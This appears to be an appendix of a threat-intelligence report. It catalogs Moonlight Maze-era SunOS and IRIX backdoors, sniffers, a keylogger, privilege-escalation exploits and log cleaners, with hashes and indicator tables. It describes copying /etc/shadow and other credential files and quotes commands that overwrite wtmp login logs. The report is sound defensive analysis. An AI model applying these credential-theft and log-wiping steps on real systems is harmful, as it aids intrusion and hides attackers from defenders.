Notes	A tunnel redirector mean to stay resident in memory. It opens a socket and loops through packet blocks of size 1460 (or 0x5b4) in order to redirect them elsewhere. Interesting observations: ● The fork of the fork is referred to as ‘Vnuk’, a transliteration of the Russian for ‘grandchild’. ● Similar tools are used by modern Turla to build bridges deeper within partially segmented networks.

Filename	dt25
MD5	e32f9c0dac812bc7418685fa5dda6329

Size	7.3KB
File Type	SunOS SPARC Binary
Notes	A Kernel Patcher meant to kernel memory dependent on command-line parameters. The filename suggests that this version targets SunOS version 2.5. Interestingly, the program uses an unusual convention of error code responses unconventional for the attackers. This implies the source code was likely taken from elsewhere but has yet to be identified: ● “*1100” -> Not enough arguments ● “*1350” -> Can’t open device for reading ● “*1300” -> fseek error ● “*1301” -> fread error ● “*1200” -> Address error ● “*1551” -> Successful patch

Filename	dt26
MD5	7dc4f81ed408ff5a369cca737dff064c
Size	10KB
File Type	SunOS SPARC Binary
Notes	Another kernel memory patcher likely targeting SunOS version 2.6 based on the filename. Similar codebase to <dt25> described above including the error message convention.

Filename	gr (2)
MD5	534a1a3212894cf44d8071bdd96ba738
Size	261 bytes
File Type	Script

<table>
<tr><td>Notes</td><td>A reconnaissance script to collect system configuration files such as host files including remote authentication databases (/etc/hosts, /etc/hosts.equiv, /.rhosts), a list of servers configured for the management of internet services (/etc/inetd.conf), and, of course, user accounts and passwords (/etc/passwd, /etc/shadow). These are copied to the to the folder where the script is executed.
It then creates a series of files with the output of the following commands:

<table>
<tr><th>Command</th><th>Output</th></tr>
<tr><td>df -kb</td><td>Disk space in kilobytes</td></tr>
<tr><td>dmesg</td><td>System diagnostic messages</td></tr>
<tr><td>/usr/bin/ifconfig -a</td><td>Current configuration for all network interfaces</td></tr>
<tr><td>netstat -r</td><td>Display network routing tables</td></tr>
<tr><td>pkginfo</td><td>Software packages installed on the system</td></tr>
<tr><td>uname -a</td><td>Name and basic system information</td></tr>
<tr><td>ps -eaf</td><td>List detailed active process information</td></tr>
</table>
</td></tr>
</table>

Filename	lo
MD5	a3164d2bbc45fb1eef5fde7eb8b245ea
Size	18KB
File Type	SunOS SPARC Binary
Source	http://phrack.org/issues/51/6.html
Notes	Implementation of the Loki 2 ICMP information-tunneling backdoor source code published in Phrack 1996-1997. Though the bulk of the codebase appears to come from the published source code, minor alterations suggest attempts to hide the nature of the backdoor. This particular version no longer features obvious references to ‘[lokid]’ and additionally has strings shortened to remove certain vowels:

	Original: “lokid: client <%d> requested an all kill” Modified: “clnt <%d> rqstd n ll kll” Command-line options have been slightly modified to start with a bang: **Original** → **Replaced** "/stat" /* Stat the client */ → !stat "/swapt" /* Swap protocols */ → !swapt "/quit" /* Quit the client */ → !quit "/quit all" /* Kill all clients and server */ → !quit all

Filename	lopg
MD5	9ab532cd3c16b66d98e0e738ddbe05a1
Size	40KB
File Type	SunOS SPARC Binary
Source	http://phrack.org/issues/51/6.html
Notes	As the name suggests, <lopg> is a combination of the LOKI2 backdoor with put/get functionality. It has also been merged with the functionality of <slok>, a strange tool described that watches for commands and interacts with the pine mail client. Just as <lo> described above, it no longer features overt references to [lokid] and has many original strings

	shortened to remove vowels. The put/get functionality has the following usage: `Usage: @<get/put> <IP> <PORT> <file>` By allowing for direct placement and retrieval/exfiltration of files, the attackers can build a parallel network between infected machines no longer reliant on protocols like FTP and telnet that are likely to be monitored in an ongoing investigation. Constant spelling mistakes and clunky use of the English language suggest the get/put functionality was developed by the operators themselves: ● "ERROR: *Can not* open socket...." ● "open file *for* read" ● "open file *for* write" ● "**receving** message" ● "Error in **parametrs**:" ● "ERROR: *Not connect*..." ● "*Connect successful*...."

Filename	slok
MD5	d0f208486c90384117172796dc07f256
Size	8.4KB
File Type	SunOS SPARC Binary
Notes	Custom tool that goes resident when executed and watches '/var/tmp/task' for commands. Depending on the commands received via the task file, it spawns the pine mail reader in an xterm window. Its purpose is unclear.
Filename	snc (2)
MD5	99a4a154ddecffdab5f0bf91f8bfabb8

Size	5.1KB
File Type	SunOS SPARC Binary
Notes	A tool to run a root shell (/bin/sh) by forcing setuid 0 and setgid 0 or setuid to a user defined value. This is useful if you can get a root user to mark the binary as suid, then you can store it in a hidden place on the machine as an easy way to escalate privileges.

Filename	spl
MD5	b4755c24e6a84e447c96b29ca6ed8633
Size	6.1KB
File Type	SunOS SPARC Binary
Notes	Tool that extracts the first and last 1KB from a filename given as argument. The data is written in two files with their names composed as the original filename to which ".head" and ".tail" are appended.


Filename	tdn
MD5	927426b558888ad680829bd34b0ad0e7
Size	91KB
File Type	SunOS SPARC Binary
Notes	Tool is build from tcpdump and libpcap sources. Attackers used tcpdump v 1.118 and compiled the tool in 1996. The tool takes the parameters from an external file named "/var/tmp/task". The parameters are standard libpcap filter expressions, such as "(port 21) or (port 23) or (port 513)". The attackers deployed these rules by writing them from shell scripts to "/var/tmp/task". Accompanying configuration script is described below.

Filename	ts (2)
MD5	7a0d6b2fdc43b1b2a96b6409d4eed6e4
Size	74 bytes
File Type	Script
Content	echo "(port 21) or (port 23) or (port 513) or (port 110)" > /var/tmp/task
Notes	Configuration script for the <tdn> sniffer, meant to place ports into a tasking file checked by <tdn> on startup.

Filename	u
MD5	d98796dcda1443a37b124dbdc041fe3b
Size	9KB
File Type	SunOS SPARC Binary
Source	Based on publicly available tool “utclean.c”: http://cd.textfiles.com/cuteskunk/Unix-Hacking-Exploits/utclean.c
Notes	usage: %s <username> <fixthings> [hostname] Tool used to clean various system logs such as: /var/adm/wtmp /var/adm/utmp /var/adm/lastlog /var/adm/wtmpx /var/adm/utmpx At the end, it will execute the following commands: *ls -la /var/adm/wtmp* ; /bin/cp ./wtmp.tmp /var/adm/wtmp ; rm*

	./wtmp.tmp */bin/cp ./wtmpx.tmp* */var/adm/wtmpx ; rm ./wtmpx.tmp* *ls -la /var/adm/wtmp** It finishes by printing the following two messages: ● “fixthings: done.” ● “Hiding complit...n” Attackers changed the string “...that's it. peace man :)” to “Hiding complit...n”.

Filename	xk
MD5	4065d2a24240426f6e9912a22bbfbab5
Source	http://web.mit.edu/jhawk/src/xkey.c
Notes	Keylogger for XServer, partially based on the keylogger source code above but modified to write the logs into a log file. It is also made configurable by use of files in ‘/var/tmp’ as is the operators’ convention. It forks to remain resident, then opens ‘/var/tmp/task’ and proceeds to run a series of checks on additional files like ‘/var/tmp/taskhost’, ‘/var/tmp/tasklog’, ‘/var/tmp/taskpid’, and ‘/var/tmp/taskgid/’. If these are empty, it procures the information and forks. The log starts at the following routine:



The logs are XORed with 0x4D and the output is saved into: '/var/tmp/.Xtmp01'. However, these logs are found stored in the archives under names like "RES.xk", "A", "B", "ABC" followed by a number, suggesting further manipulation down the line. Decrypted logs show victim communications.

Interestingly, <xk> shares the same log string convention as the <ora> sniffer in the STDN set.

Exploits

Filename	p9
MD5	2213867345a51ecf09d3a747046af78c
Size	6.2KB
File Type	SunOS SPARC Binary
Source	http://borax.polux-hosting.com/madchat/reseau/advisoriez/sun/sunos/5.6/ping.c
Notes	Exploits a buffer overflow in the SunOS ping program used to privilege escalation as root.

Filename	rdi
MD5	34c3ea4d6cc814a174579d295bdd028d
Size	25KB
File Type	SunOS SPARC Binary
Source	http://www.securiteam.com/exploits/3V5QFQ0N5S.html
Notes	Exploit against SunOS rdist program for privilege escalation as root.

Filename	ufsr
MD5	07f070302f42219d37419d23ff9df091
Size	5.9KB
File Type	SunOS SPARC Binary
Source	http://seclists.org/bugtraq/1998/Jun/73
Notes	‘ufsrestore’ exploit (Released 1998)

Filename	ux
MD5	b831cbffa1aee70252bb0f6862265cc9
Size	7.4KB
File Type	SunOS SPARC Binary
Source	http://borax.polux-hosting.com/madchat/reseau/advisoriez/sun/sparc/2.4/holeutmp.c
Notes	Removes a user from utmp logs.

SPTAR – Improved SPARC Attack Set

Overview

SPTAR appears to be an improved toolkit, similar in composition to ETAR1. Many of the binaries are the same. Interesting divergences appear to be modified binaries that include new or improved functionality. In some cases, the operators decided to fold in standalone tools into combined binaries. They've also included a new log cleaner.

Tools

Filename	deg
MD5	8b56e8552a74133da4bc5939b5f74243
Size	8.5KB
File Type	SunOS SPARC Binary
Notes	This is an improved tunnel redirector with functionality similar to <de> in the ETAR1 set. The major modification appears to be an attempt to hide in memory.

Filename	lopg (2)
MD5	1980958afffb6a9d5a6c73fc1e2795c2
Size	45KB
File Type	SunOS SPARC Binary
Source	http://phrack.org/issues/51/6.html http://seclists.org/bugtraq/1995/May/171
Notes	Yet another LOKI2 variant, built on top of the improved <lopg> described in the ETAR1 set but with additional functionality. The attackers have folded in 'utmprm', a utmp log cleaning exploit included as a standalone binary in ETAR1 and other sets.

Filename	wp
MD5	e69efc504934551c6a77b525d5343241
Size	11KB
File Type	SunOS SPARC Binary
Source	http://www.afn.org/~afn28925/wipe.c
Notes	USAGE: wipe [u|w|l|a] ...options... Partially based on source Wipe 1.00 by The Crawler System access log cleaner tool, most likely not written by the attackers. It cleans activity logs in the following system files: ● /var/adm/utmp ● /var/adm/utmpx ● /var/adm/wtmp ● /var/adm/wtmpx ● /var/adm/lastlog

Exploits

Filename	eje
MD5	7bc9d8da363091ad57456f8bd5027ab0
Size	4.1KB
File Type	SunOS SPARC Binary
Source	http://insecure.org/sploits/solaris.eject.html
Notes	‘/bin/eject’ buffer overflow for privilege escalation as root.

Filename	ffb
MD5	26143b006710455888e01df9b58e1913
Size	5.8KB
File Type	SunOS SPARC Binary
Source	https://www.exploit-db.com/exploits/19159/
Notes	FFB buffer overflow that allows user to gain root access, discovered by Cristian Schipor

Filename	sc
MD5	f684ecccd69cca88ba8508711f140240
Size	3.4KB
File Type	SunOS SPARC Binary
Notes	A tool to run a root shell (/bin/sh) by forcing setuid 0 and setgid 0 in an attempt to escalate privileges.

LUTAR – An Early Covert Communications Set

Overview

The LUTAR set appears to have a particular focus on stealth and is comprised of an largely unmodified LOKI2 backdoor, a custom ICMP redirector client meant to interact with it, a simple setuid/getuid attempt to get root shell described in SPTAR, and a utmp access log cleaner. Given the lack of modification to the LOKI2 backdoor, this set is likely an early attempt that came before ETAR1 and SPTAR.

Tools

Filename	cli
MD5	f106ab64b0dc773167a82da7635dfe27

Size	10KB
File Type	SunOS SPARC Binary
Notes	<cli> is a custom ICMP redirector client likely meant to interact with LOKI2 samples. Upon execution it requests the following: ● Enter listen port: ● Enter dst port: ● Enter dst redirect address: ● Enter src addr (in packet): ● Enter dst addr (in packet): It appears that some strings were exchanged back and forth during development as a specific string is shared with the <los> and <lopg (2)> LOKI2 samples: ● "ERROR: Can not open socket...." Interestingly, the file contains more than the operators' adorably broken English. This binary includes a compilation bath that reveals the development name as 'spy_cli.c' and the user profile 'iron': "/disk3/volume_2/users/**iron**/myprg/redirect/solaris/icmp_redirect; //opt/SUNWspro/bin/../SC4.2/bin/cc -O -lsocket -lnsl -c **spy_cli.c** -W0,-xp"

Filename	lc
MD5	14cce7e641d308c3a177a8abb5457019
Size	14KB
File Type	SunOS SPARC Binary
Source	http://phrack.org/issues/51/6.html

Notes	<lc> is a relatively straightforward compilation of the LOKI2 source code with some modifications such as the inclusion of a log file called ‘loki.log’, bang replacements for commands (as seen in <lo> and <lopg>), and connection strings: ● ----- Connected to: %s at %s ● ----- Disconnected from: %s at %s This is likely an earlier attempt than those witnessed in the ETAR1 and SPTAR sets as the original LOKI2 strings are largely intact.

IMI – IRIX Tool and Exploit Set

Overview

The IMI toolkit is an IRIX focused toolkit comprised of ported tools seen in the ETAR1 archive like <slok> (now <ilok>) and the <lo> variant of LOKI2 (now <loi>). Additionally, a wealth of different exploits are included focused on providing privilege escalation.

Tools

Filename	ilok
MD5	155d251e6e0dabce21ab26bd03487066
Size	18KB
File Type	IRIX MIPS Binary
Notes	IRIX version of <slok> tool described in the ETAR1 set.

Filename	loi
MD5	dabee9a7ea0ddaf900ef1e3e166ffe8a
Size	29KB
File Type	IRIX MIPS Binary
Source	http://phrack.org/issues/51/6.html

Notes	IRIX version of the <lo> variant of the LOKI2 backdoor described in ETAR1.

Filename	snc
MD5	c73bf945587aff7bc7761b16fc85b5d7
Size	12KB
File Type	IRIX MIPS Binary
Notes	A tool to run a root shell (/bin/sh) by forcing setuid 0 and setgid 0 or setuid to a user defined value. This is useful if you can get a root user to mark the binary as suid, then you can store it in a hidden place on the machine as an easy way to escalate privileges.

Exploits



Filename	daynotify.sh
MD5	10096abc73b7b7540b607c0ac1a27b49
Size	1.3KB
File Type	Script
Source	http://insecure.org/sploits/IRIX.day5notifier.html
Notes	Copy of a shell executable script written by Mike Neuman in August, 1996 to showcase an exploitable vulnerability in the ‘day5notifier’ program in IRIX 6.2. The attackers copied Neuman’s exact script which allows command execution as root.

Filename	io
MD5	25bcfc394d44d717f20d416354d2126e
Size	176 bytes

File Type	Script
Source	https://www.exploit-db.com/exploits/19163/
Notes	Exploits a vulnerability in the IRIX 6.4 ioconfig binary to allow the execution of arbitrary programs as root Reported by Loneguard and classified as CVE-1999-0314 Exact PoC code shown here with a few comment lines removed

Filename	eject
MD5	864e1d74e610a48c885ac719b5564eb1
Size	17KB
File Type	IRIX MIPS Binary
Source	https://www.exploit-db.com/exploits/19277/
Notes	Irix exploit by Last Stage of Delirium: “A vulnerability exists in the eject program shipped with Irix 6.2 from Silicon Graphics. By supplying a long argument to the eject program, it is possible to overwrite the return address on the stack, and execute arbitrary code as root. Eject is normally used to eject removeable [sic] media from the system, and as such is setuid root to allow for any user at the console to perform eject operations.”

Filename	log
MD5	a26bad2b79075f454c83203fa00ed50c
Size	12KB
File Type	IRIX MIPS Binary
Source	http://insecure.org/sploits/IRIX.login.overflow.html
Notes	IRIX v5 and v6 ‘/bin/login’ exploit, originally found by David

	Hedley <hedley@CS.BRIS.AC.UK> and posted on Bugtraq on 26 May 1997. Shellcode highlighted below:  Tool was compiled by user **“max”**. User **“max”** also compiled the “tdn” tool for IRIX. 

Filename	pset
MD5	86499f8e6cfc90770a65dc30f1c9939b
Size	17KB
File Type	IRIX MIPS Binary
Source	https://www.exploit-db.com/exploits/19347/
Notes	‘/sbin/pset’ exploit for IRIX: *“The pset utility, as shipped by SGI with Irix 5.x and 6.x through 6.3, contains a buffer overflow, which can allow any user on the system to execute arbitrary code on the machine as root. Pset is used to configure and administer processor groups in multiprocessor systems. By supplying a well crafted,*

	long buffer as an argument, the return address on the stack is overwritten, allowing an attacker to execute code other than that which was intended.”

Filename	xconsole
MD5	f67fc6e90f05ba13f207c7fdaa8c2cab
Size	13KB
File Type	IRIX MIPS Binary
Source	http://insecure.org/sploits/IRIX.xconsole.cdplayer.xwsh.monpanel.html
Notes	‘/usr/bin/X11/xconsole’ buffer overflow exploit for IRIX by David Hedley.

Filename	xlock
MD5	5937db3896cdd8b0beb3df44e509e136
Size	16KB
File Type	IRIX MIPS Binary
Source	ftp://ftp.ntua.gr/mirror/technotronic/unix/irix-exploits/6.2/xlock.c
Notes	IRIX 6.2 xlock exploit for arbitrary code execution as root.

Filename	xterm
MD5	f4ed5170dcea7e5ba62537d84392b280
Size	13KB
File Type	IRIX MIPS Binary
Source	https://cliplab.org/~alopez/bugs/bugtraq/0307.html
Notes	IRIX exploit for ‘/usr/bin/X11/xterm’ by David Hedley

IMTAR – IRIX Tool and Exploit Set

Overview

Improved IRIX toolkit including the LOKI2 variants with added functionality, additional privilege escalation exploits, and log cleaners.

Tools

Filename	ig
MD5	4110c87e966d4ce6a03c5375353969af
Size	77KB
File Type	IRIX MIPS Binary
Notes	Gzip tool compiled for IRIX, renamed to “ig”

Filename	lo (2)
MD5	f8df359c909ae12f313d9444a6d958d2
Size	41KB
File Type	IRIX MIPS Binary

Source	http://phrack.org/issues/51/6.html
Notes	IRIX port of the <lo> variant of LOKI2, minor differences from <loi>.

Filename	los
MD5	e59f92aadb6505f29a9f368ab803082e
Size	37KB
File Type	IRIX MIPS Binary
Source	http://phrack.org/issues/51/6.html
Notes	IRIX port of the more advanced <lopg> variant of LOKI2 that includes the custom put/get functionality and as well as <slok>/<ilok>.

Filename	ua (or UCL2)
MD5	73a518f0a73ab77033121d4191172820
Size	17KB
File Type	IRIX MIPS Binary
Notes	IRIX log cleaner. English proficiency suggests it was not written by the operators. Strings were ported back to <u> with misspellings.

Exploits

Filename	df3
MD5	008ea82f31f585622353bd47fa1d84be
Size	12KB

File Type	IRIX MIPS Binary
Source	https://www.exploit-db.com/exploits/19274/
Notes	‘/bin/df’ buffer overflow Irix exploit by David Hedley released in 1997.

Filename	sc (2)
MD5	59198b97f29fcf6e17f8653a99732a74
Size	12KB
File Type	IRIX MIPS Binary
Notes	A tool to run a root shell (/bin/sh) by forcing setuid 0 and setgid 0 in an attempt to escalate privileges.

Filename	ux (2)
MD5	dc9d91e8b2a90df6d25663778a312014
Size	17KB
File Type	IRIX MIPS Binary
Notes	IRIX port of utmprm, which removes a user from utmp logs.

ITDN – IRIX Sniffer Set

Overview

Small set consisting of an IRIX sniffer and its configuration file. The script places the ports to capture onto a file stored at ‘/var/tmp/task’ and checked by <tdni> at startup.

Tools

Filename	tdni
MD5	74af85d293ceb1cfd1a47c0d794e44d5
Size	277KB
File Type	IRIX MIPS Binary
Notes	IRIX port of the <tdn> sniffer tool described in the ETAR1 set. It uses '/var/tmp/task' to read the libpcap rules that will be applied to the network traffic. Configuration script is described below. When compiled, the tool source was located in the following path: irix:/usr/people/**max**/mytdn-nsl/tcpdump-3.3/./tcpdump.c

Filename	ts
MD5	84218bfec08af6a329a277cad9e0044a
Size	60 bytes
File Type	Script
Notes	Script to configure the tdn sniffer to capture telnet, ftp and rlogin packets by port number.

STDN – SPARC Sniffer Set

Overview

Small Solaris sniffer set. Interestingly, this includes both a malfunctioning sniffer (<ora>) and a working version already seen in ETAR1. It's possible that this set came before ETAR1 and was used during a testing phase. Interestingly, despite the issues with <ora>, the developers return to 'solsniffer' to develop <td_tr>, their most improved sniffer.

Tools

Filename	ora
MD5	7b86f40e861705d59f5206c482e1f2a5
Source	http://read.pudn.com/downloads/sourcecode/hack/sniffer/951/solsniffer.c__.htm *Merged with:* http://www.mit.edu/afs.new/athena/astaff/source/src-9.3/third/sysinfo/lib/std/dlpi.c
File Type	SunOS SPARC Binary
Notes	Tool is based on solsniffer, from 1994, created by Michael R. Widner (atreus, J.Galt). It was merged with Neal Nuckolls's (Sun Internet Engineering) DLPI "test" kit. It has built in support to filter out smtp, ftp, rlogin and telnet connections. The main purpose would be the interception of usernames and passwords leaked by the insecure authentication methods from these protocols. It checks for the presence of “/var/tmp/gogo” and will exit without displaying any errors if the file is missing.

Filename	tdn
MD5	927426b558888ad680829bd34b0ad0e7
Size	91KB
File Type	SunOS SPARC Binary
Notes	Sniffer described in detail in the ETAR1 Set where it is leveraged with a different configuration script <ts (2)> Known shell scripts that write to ‘/var/tmp/task’ are <ts>, <ts (2)> and <tsa>.

Filename	tsa
MD5	58e4aa80f14c16e9292bd8f4535fb0cd
Size	74 bytes
File Type	Script
Notes	Script to configure the tdn sniffer to capture telnet, ftp, pop3 and rlogin packets by port number.

STR – Improved SPARC Sniffer Set

Overview

This set is comprised of a vastly improved Solaris sniffer and tools for post-processing the information captured with it. These include scripts to cut out IPs from logs, a utility to resolve those IPs to hostnames, and a script and a gzip binary to prepare files for exfiltration.

Tools


Filename	g
MD5	338f20250b99d8dc064ba7ce8a9f48e1
Source	68KB
File Type	SunOS SPARC Binary
Notes	Compiled version of gzip, renamed to “g”.

Filename	get
MD5	7c930162a676c46ac590342c91402dca
Size	9.5KB
File Type	SunOS SPARC Binary
Notes	Tool which uses gethostbyaddr to get the internet host names for all the

	IPs specified in an input file. It writes the resolved hostnames into an output file and logs errors to “error.log”.

Filename	gr
MD5	d8347b2e32086bd25d41530849472b8d
Size	342 bytes
File Type	Script
Notes	Shell script to extract all unique source and destination IP addresses from td_tr “RES.u” and “RES.s” logs into the output file “list”.

Filename	td_tr
MD5	66c8fa9569d6b5446eb865544ed67312
Size	187KB
File Type	SunOS SPARC Binary
Source	http://read.pudn.com/downloads/sourcecode/hack/sniffer/951/solsniffer.c__.htm Tcpdump version 1.18
Notes	One of the main sniffer tools used by the attackers. A combination of “ora” and “tdn”, it is compiled from the improved 951 version of <Solsniffer.c>, released in 1994, tcpdump, and libpcap. It captures packets for commonly used insecure authentication protocols (such as ftp, telnet, pop3) and logs these sessions into a text file with the hardcoded name “RES.u”. The tool contains another filename “RES.s” which is not used in the current versions. Text files contain entries such as:

	 Due to the proliferation of this sniffer, the hackers essentially created their own archeological trail, by sniffing their own activities as they proxied through infected systems and then proceeding to exfiltrate these records along with what they were actually interested in removing.

Filename	tr
MD5	35f87672e8b7cc4641f01fb4f2efe8c3
File Type	Script
Size	177 bytes
Notes	Shell script which automates several tasks: ● Capture network packets using td_tr ● Extract all unique source and destination IPs using “gr” ● Get corresponding internet host names for all IPs into a filename called “RES” ● Add “RES” to “res.tar” ● Gzip the “res.tar” using compression level -9

Indicators of Compromise

Moonlight Maze Samples

IRIX Binaries

Filename	MD5	Size	Modification Date
df3	008ea82f31f585622353bd47fa1d84be	12KB	Feb 13, 1998
eject	864e1d74e610a48c885ac719b5564eb1	17KB	Feb 13, 1998
ig	4110c87e966d4ce6a03c5375353969af	77KB	Jul 27, 1998
ilok	155d251e6e0dabce21ab26bd03487066	18KB	Oct 6, 1998
lo (2)	f8df359c909ae12f313d9444a6d958d2	41KB	Jul 27, 1998
log	a26bad2b79075f454c83203fa00ed50c	12KB	Jan 11, 1997
loi	dabee9a7ea0ddaf900ef1e3e166ffe8a	29KB	Jan 3, 1997
los	e59f92aadb6505f29a9f368ab803082e	37KB	Oct 25, 1998
pset	86499f8e6cfc90770a65dc30f1c9939b	17KB	Feb 13, 1998
sc (2)	59198b97f29fcf6e17f8653a99732a74	12KB	Feb 13, 1998
snc	c73bf945587aff7bc7761b16fc85b5d7	12KB	Aug 24, 1996
tdni	74af85d293ceb1cfd1a47c0d794e44d5	277KB	Aug 21, 1996
ua	73a518f0a73ab77033121d4191172820	17KB	Oct 25, 1998
ux (2)	dc9d91e8b2a90df6d25663778a312014	17KB	Jul 28, 1998
xconsole	f67fc6e90f05ba13f207c7fdaa8c2cab	13KB	Feb 13, 1998
xlock	5937db3896cdd8b0beb3df44e509e136	16KB	Feb 13, 1998
xterm	f4ed5170dcea7e5ba62537d84392b280	13KB	Feb 13, 1998

Solaris Binaries

Filename	MD5	Size	Modification Date
cle	647d7b711f7b4434145ea30d0ef207b0	9.3KB	Apr 15, 1998
cli	f106ab64b0dc773167a82da7635dfe27	10KB	Aug 7, 1998
de	4bc7ed168fb78f0dc688ee2be20c9703	7.8KB	Jul 16, 1998
deg	8b56e8552a74133da4bc5939b5f74243	8.5KB	Aug 7, 1998
dt25	e32f9c0dac812bc7418685fa5dda6329	7.3KB	Jun 9, 1998
dt26	7dc4f81ed408ff5a369cca737dff064c	10KB	Jun 11, 1998
eje	7bc9d8da363091ad57456f8bd5027ab0	4.1KB	Apr 16, 1998
ffb	26143b006710455888e01df9b58e1913	5.8KB	May 20, 1998
g	338f20250b99d8dc064ba7ce8a9f48e1	68KB	Jun 2, 1997
get	7c930162a676c46ac590342c91402dca	9.5KB	Jul 14, 1998
lc	14cce7e641d308c3a177a8abb5457019	14KB	Jul 14, 1998
lo	a3164d2bbc45fb1eef5fde7eb8b245ea	18KB	Apr 16, 1998
lopg	9ab532cd3c16b66d98e0e738ddbe05a1	40KB	Oct 21, 1998
lopg (2)	1980958afffb6a9d5a6c73fc1e2795c2	45KB	Nov 16, 1998
ora	7b86f40e861705d59f5206c482e1f2a5	20KB	Apr 16, 1998
p9	2213867345a51ecf09d3a747046af78c	6.2KB	Sep 30, 1998
rdi	34c3ea4d6cc814a174579d295bdd028d	25KB	Oct 20, 1998
sc	f684ecccd69cca88ba8508711f140240	3.4KB	Apr 16, 1998
slok	d0f208486c90384117172796dc07f256	8.4KB	Feb 13, 1998
snc (2)	99a4a154ddecffdab5f0bf91f8bfabb8	5.1KB	Sep 23, 1998
spl	b4755c24e6a84e447c96b29ca6ed8633	6.1KB	Oct 25, 1998
td_tr	66c8fa9569d6b5446eb865544ed67312	187KB	Jul 20, 1998
tdn	927426b558888ad680829bd34b0ad0e7	91KB	Jul 13, 1998

u	d98796dcda1443a37b124dbdc041fe3b	9KB	Apr 16, 1998
ufsr	07f070302f42219d37419d23ff9df091	5.9KB	Jun 30, 1998
ux	b831cbffa1aee70252bb0f6862265cc9	7.4KB	Apr 16, 1998
wp	e69efc504934551c6a77b525d5343241	11KB	Nov 5, 1998
xk	4065d2a24240426f6e9912a22bbfbab5	8.4KB	Apr 16, 1998

Scripts

Filename	MD5	Size	Modification Date
daynotify.sh	10096abc73b7b7540b607c0ac1a27b49	1.3KB	Feb 13, 1998
f	b17c00d6af4f8ab74af168db3fc7e6b5	209 bytes	Jun 11, 1998
gr	d8347b2e32086bd25d41530849472b8d	342 bytes	Jul 14, 1998
gr (2)	534a1a3212894cf44d8071bdd96ba738	261 bytes	Sep 15, 1998
io	25bcfc394d44d717f20d416354d2126e	176 bytes	Oct 12, 1998
tr	35f87672e8b7cc4641f01fb4f2efe8c3	177 bytes	Jul 12, 1998
ts	84218bfec08af6a329a277cad9e0044a	60 bytes	Jan 22, 1997
ts (2)	7a0d6b2fdc43b1b2a96b6409d4eed6e4	74 bytes	Sep 15, 1998
tsa	58e4aa80f14c16e9292bd8f4535fb0cd	74 bytes	Aug 11, 1998

Penquin Turla Samples

MD5	Size	Compilation Attributes
0994d9deb50352e76b0322f48ee576c6	642KB	Stripped – Broken file
edf900cebb70c6d1fcab0234062bfc28	802KB	Statically compiled for GNU/Linux 2.2.0
19fbd8cbfb12482e8020a887d6427315	802KB	Statically compiled for GNU/Linux 2.2.0

e079ec947d3d4dacb21e993b760a65dc	802KB	Statically compiled for GNU/Linux 2.2.0
ea06b213d5924de65407e8931b1e4326	799KB	Statically compiled for GNU/Linux 2.2.0
